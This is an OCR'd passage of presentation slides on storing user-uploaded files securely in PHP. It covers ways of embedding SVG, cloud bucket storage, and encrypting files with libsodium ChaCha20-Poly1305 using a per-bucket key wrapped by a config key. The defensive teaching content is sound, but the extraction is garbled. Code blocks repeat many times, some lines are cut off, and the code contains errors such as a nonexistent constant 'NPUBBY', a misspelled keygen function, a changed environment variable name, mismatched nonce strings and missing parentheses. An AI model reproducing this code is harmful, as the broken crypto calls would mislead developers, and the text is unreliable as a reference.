
## SVG as an <object>



```
1 <?php  
2     header("Content-Security-Policy: block-all-mixed-content");  
3 ?>  
4 <!DOCTYPE html>  
5 <html>  
6 <head>  
7     <title>Example</title>  
8 </head>  
9 <body>  
10  
11       
12  
13     <div style="background: url("./circle.svg); width: 100px; height: 100px; dis  
14  
15     <object data="./circle.svg" width="100" height="100"></object>  
16  
17     <svg xmlns="http://www.w3.org/2000/svg" width="100" height="100">  
18         <rect width="100%" height="100%" fill="#EEEEEE" />  
19         <circle cx="50" cy="50" r="50" fill="red" />  
20         <script type="text/javascript"><![CDATA[  
21             document.getElementsByTagName("circle")[0].setAttribute('r', 20);  
22         ]]></script>  
23     </svg>  
24  
25 </body>  
26 </html>
```

SVG inline





**<img>**

**background**

**<object>**

**<svg>**

# **Blob / Bucket Storage**

**Amazon S3  
Azure Blob Storage  
Google Cloud Storage  
Rackspace Object Storage  
etc**

# Blob / Bucket Storage

**Easier to recover if your web server fails.**

# Blob / Bucket Storage

**Files not on the web server**

# Blob / Bucket Storage

**Risky if made public...**

# **Sensitive Files**

## Setup: Create a key per bucket



```
1 <?php
2
3     $files_key_plain = sodium_crypto_aead_chacha20poly1305ietfkeygen();
4
5     $config_key = base64_decode(getenv('WWW_CONFIG_KEY'));
6
7     $files_nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBY);
8
9     $files_key_encrypted = sodium_crypto_aead_chacha20poly1305ietf_encrypt(
10         $files_key_plain,
11         $files_nonce,
12         $files_nonce,
13         $config_key
14     );
15
16 // Store $files_key_encrypted and $files_nonce
17
18 // Backup $files_key_plain
19
20 ?>
```

## Setup: Get server key

```
1 <?php  
2  
3     $files_key_plain = sodium_crypto_aead_chacha20poly1305ietf_keygen();  
4  
5     $config_key = base64_decode(getenv('WWW_CONFIG_KEY'));  
6  
7     $files_nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBY);  
8  
9     $files_key_encrypted = sodium_crypto_aead_chacha20poly1305ietf_encrypt(  
10         $files_key_plain,  
11         $files_nonce,  
12         $files_nonce,  
13         $config_key  
14     );  
15  
16     // Store $files_key_encrypted and $files_nonce  
17  
18     // Backup $files_key_plain  
19  
20 ?>
```

## Setup: Encrypt the new Files key

```
1 <?php  
2  
3     $files_key_plain = sodium_crypto_aead_chacha20poly1305ietf_keygen();  
4  
5     $config_key = base64_decode(getenv('WWW_CONFIG_KEY'));  
6  
7     $files_nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBY);  
8  
9     $files_key_encrypted = sodium_crypto_aead_chacha20poly1305ietf_encrypt(  
10         $files_key_plain,  
11         $files_nonce,  
12         $files_nonce,  
13         $config_key  
14     );  
15  
16     // Store $files_key_encrypted and $files_nonce  
17  
18     // Backup $files_key_plain  
19  
20 ?>
```

## Setup: Store Files Key and Nonce

```
1 <?php  
2  
3     $files_key_plain = sodium_crypto_aead_chacha20poly1305ietf_keygen();  
4  
5     $config_key = base64_decode(getenv('WWW_CONFIG_KEY'));  
6  
7     $files_nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBY);  
8  
9     $files_key_encrypted = sodium_crypto_aead_chacha20poly1305ietf_encrypt(  
10         $files_key_plain,  
11         $files_nonce,  
12         $files_nonce,  
13         $config_key  
14     );  
15  
16 // Store $files_key_encrypted and $files_nonce  
17  
18 // Backup $files_key_plain  
19  
20 ?>
```

## Setup: Backup Files Key

```
1 <?php  
2  
3     $files_key_plain = sodium_crypto_aead_chacha20poly1305ietf_keygen();  
4  
5     $config_key = base64_decode(getenv('WVN_CONFIG_KEY'));  
6  
7     $files_nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBY);  
8  
9     $files_key_encrypted = sodium_crypto_aead_chacha20poly1305ietf_encrypt(  
10         $files_key_plain,  
11         $files_nonce,  
12         $files_nonce,  
13         $config_key  
14     );  
15  
16     // Store $files_key_encrypted and $files_nonce  
17  
18     // Backup $files_key_plain  
19  
20 ?>
```

# **Store Sensitive File**

## Store File: Get Files Key

```
1 <?php  
2  
3     // From Config  
4  
5     $files_key_encrypted = base64_decode('Rwo/uv8nQYDpQoV0Ke2+PJSUwYxRk63i80ys3');  
6     $files_nonce = base64_decode('qyy0N1a97ATnZgp9');  
7  
8     // Decrypt key  
9  
10    $files_key_plain = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(  
11        $files_key_encrypted,  
12        $files_nonce,  
13        $files_nonce,  
14        $config_key  
15    );  
16  
17 ?>
```



## Store File: Decrypt Files Key

```
1 <?php  
2  
3     // From Config  
4  
5     $files_key_encrypted = base64_decode('Rwo/uv8nQYDpQoV0Ke2+PJSUwYxRk63i80ys3';  
6     $files_nonce = base64_decode('qyy0l1a97ATnZgp9');  
7  
8     // Decrypt key  
9  
10    $files_key_plain = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(  
11        $files_key_encrypted,  
12        $files_nonce,  
13        $files_nonce,  
14        $config_key  
15    );  
16  
17 ?>
```



## Store File: Create Nonce for this file



```
1 <?php
2
3     $file_nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBYT
4
5     $file_id = $db->insert('user_file', [
6         'id'      => '',
7         'name'    => $_FILES['file']['name'],
8         'size'    => $_FILES['file']['size'],
9         'mime'    => $_FILES['file']['type'], // Do not trust.
10        'nonce'   => base64_encode($file_nonce),
11    ]);
12
13 ?>
```

## Store File: Record file details in the database

```
1 <?php  
2  
3     $file_nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBYT);  
4  
5     $file_id = $db->insert('user_file', [  
6         'id'      => '',  
7         'name'    => $_FILES['file']['name'],  
8         'size'    => $_FILES['file']['size'],  
9         'mime'    => $_FILES['file']['type'], // Do not trust.  
10        'nonce'   => base64_encode($file_nonce),  
11    ]);  
12  
13 ?>
```

## Store File: Note the Unique ID for the file

```
1 <?php  
2  
3     $file_nonce = random_bytes(SODIUM_CRYPTO_AEAD_CHACHA20POLY1305_IETF_NPUBBYT);  
4       
5     $file_id = $db->insert('user_file', [  
6         'id'      => '',  
7         'name'    => $_FILES['file']['name'],  
8         'size'    => $_FILES['file']['size'],  
9         'mime'    => $_FILES['file']['type'], // Do not trust.  
10        'nonce'   => base64_encode($file_nonce),  
11    ]);  
12  
13 ?>
```

## Store File: Get file contents

```
1 <?php  
2  
3     $file_content = file_get_contents($_FILES['file']['tmp_name']);  
4  
5     $file_encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(  
6         $file_content,  
7         $file_id, // Associated Data  
8         $file_nonce,  
9         $files_key_plain  
10    );  
11  
12    // Store $file_encrypted in bucket.  
13  
14 ?>
```



## Store File: Encrypt file contents

```
1 <?php  
2  
3     $file_content = file_get_contents($_FILES['file']['tmp_name']);  
4  
5     $file_encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(  
6         $file_content,  
7         $file_id, // Associated Data  
8         $file_nonce,  
9         $files_key_plain  
10    );  
11  
12    // Store $file_encrypted in bucket.  
13  
14 ?>
```



## Store File: Use File ID for the Associated Data

```
1 <?php  
2  
3     $file_content = file_get_contents($_FILES['file']['tmp_name']);  
4  
5     $file_encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(  
6         $file_content,  
7         $file_id, // Associated Data  
8         $file_nonce,  
9         $files_key_plain  
10    );  
11  
12    // Store $file_encrypted in bucket.  
13  
14 ?>
```



## Store File: Store encrypted file

```
1 <?php  
2  
3     $file_content = file_get_contents($_FILES['file']['tmp_name']);  
4  
5     $file_encrypted = sodium_crypto_aead_chacha20poly1305_ietf_encrypt(  
6         $file_content,  
7         $file_id, // Associated Data  
8         $file_nonce,  
9         $files_key_plain  
10    );  
11  
12    // Store $file_encrypted in bucket.  
13  
14 ?>
```



**Return Sensitive File**

```
1 <?php
2
3     // From Database
4
5     $file_id      = 123;
6     $file_name    = 'example.jpg';
7     $file_nonce   = base64_decode('X3EU0j1wljhJdzuQ');
8
9     // From Bucket
10
11    $file_encrypted = base64_decode('SVpXD1Q0GNt33kVxd37L17mjbfTTYJmEDD0od3mc1N
12
13    // Decrypt
14
15    $file_content = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(
16        $file_encrypted,
17        $file_id, // Associated Data
18        $file_nonce,
19        $files_key_plain
20    );
21
22    // Send
23
24    header('Content-Disposition: inline; filename="' . safe_file_name($file_name));
25    header('Content-Length: ' . strlen($file_content));
26    header('Content-Type: ' . safe_mime_type($file_name));
27    echo $file_content;
28    exit();
29
30 ?>
```

```
1 <?php
2
3     // From Database
4
5     $file_id      = 123;
6     $file_name    = 'example.jpg';
7     $file_nonce   = base64_decode('X3EU0j1wljhJdzuQ');
8
9     // From Bucket
10
11    $file_encrypted = base64_decode('SVpXD1Q0GNt33kVxd37L17mjbfTTYJmEDD0od3mc1N');
12
13    // Decrypt
14
15    $file_content = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(
16        $file_encrypted,
17        $file_id, // Associated Data
18        $file_nonce,
19        $files_key_plain
20    );
21
22    // Send
23
24    header('Content-Disposition: inline; filename="' . safe_file_name($file_name));
25    header('Content-Length: ' . strlen($file_content));
26    header('Content-Type: ' . safe_mime_type($file_name));
27    echo $file_content;
28    exit();
29
30 ?>
```

```
1 <?php
2
3     // From Database
4
5     $file_id      = 123;
6     $file_name    = 'example.jpg';
7     $file_nonce   = base64_decode('X3EU0j1wljhJdzuQ');
8
9     // From Bucket
10
11    $file_encrypted = base64_decode('SVpXD1Q0GNt33kVxd37L17mjbfTTYJmEDD0od3mc1N');
12
13    // Decrypt
14
15    $file_content = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(
16        $file_encrypted,
17        $file_id, // Associated Data
18        $file_nonce,
19        $files_key_plain
20    );
21
22    // Send
23
24    header('Content-Disposition: inline; filename="' . safe_file_name($file_name));
25    header('Content-Length: ' . strlen($file_content));
26    header('Content-Type: ' . safe_mime_type($file_name));
27    echo $file_content;
28    exit();
29
30 ?>
```

```
1 <?php
2
3     // From Database
4
5     $file_id      = 123;
6     $file_name    = 'example.jpg';
7     $file_nonce   = base64_decode('X3EU0j1wljhJdzuQ');
8
9     // From Bucket
10
11    $file_encrypted = base64_decode('SVpXD1Q0GNt33kVxd37L17mjbfTTYJmEDD0od3mc1N
12
13    // Decrypt
14
15    $file_content = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(
16        $file_encrypted,
17        $file_id, // Associated Data
18        $file_nonce,
19        $files_key_plain
20    );
21
22    // Send
23
24    header('Content-Disposition: inline; filename="' . safe_file_name($file_name));
25    header('Content-Length: ' . strlen($file_content));
26    header('Content-Type: ' . safe_mime_type($file_name));
27    echo $file_content;
28    exit();
29
30 ?>
```

```
1 <?php
2
3     // From Database
4
5     $file_id      = 123;
6     $file_name    = 'example.jpg';
7     $file_nonce   = base64_decode('X3EU0j1wljhJdzuQ');
8
9     // From Bucket
10
11    $file_encrypted = base64_decode('SVpXD1Q0GNt33kVxd37L17mjbfTTYJmEDD0od3mc1N');
12
13    // Decrypt
14
15    $file_content = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(
16        $file_encrypted,
17        $file_id, // Associated Data
18        $file_nonce,
19        $files_key_plain
20    );
21
22    // Send
23
24    header('Content-Disposition: inline; filename="' . safe_file_name($file_name));
25    header('Content-Length: ' . strlen($file_content));
26    header('Content-Type: ' . safe_mime_type($file_name));
27    echo $file_content;
28    exit();
29
30 ?>
```

Still use `safe_file_name()`



```
1 <?php
2
3     // From Database
4
5     $file_id      = 123;
6     $file_name    = 'example.jpg';
7     $file_nonce   = base64_decode('X3EU0j1wljhJdzuQ');
8
9     // From Bucket
10
11    $file_encrypted = base64_decode('SVpXD1Q0GNt33kVxd37L17mjbfTTYJmEDD0od3mc1N');
12
13    // Decrypt
14
15    $file_content = sodium_crypto_aead_chacha20poly1305_ietf_decrypt(
16        $file_encrypted,
17        $file_id, // Associated Data
18        $file_nonce,
19        $files_key_plain
20    );
21
22    // Send
23
24    header('Content-Disposition: inline; filename="' . safe_file_name($file_name));
25    header('Content-Length: ' . strlen($file_content));
26    header('Content-Type: ' . safe_mime_type($file_name));
27    echo $file_content;
28    exit();
29
30 ?>
```

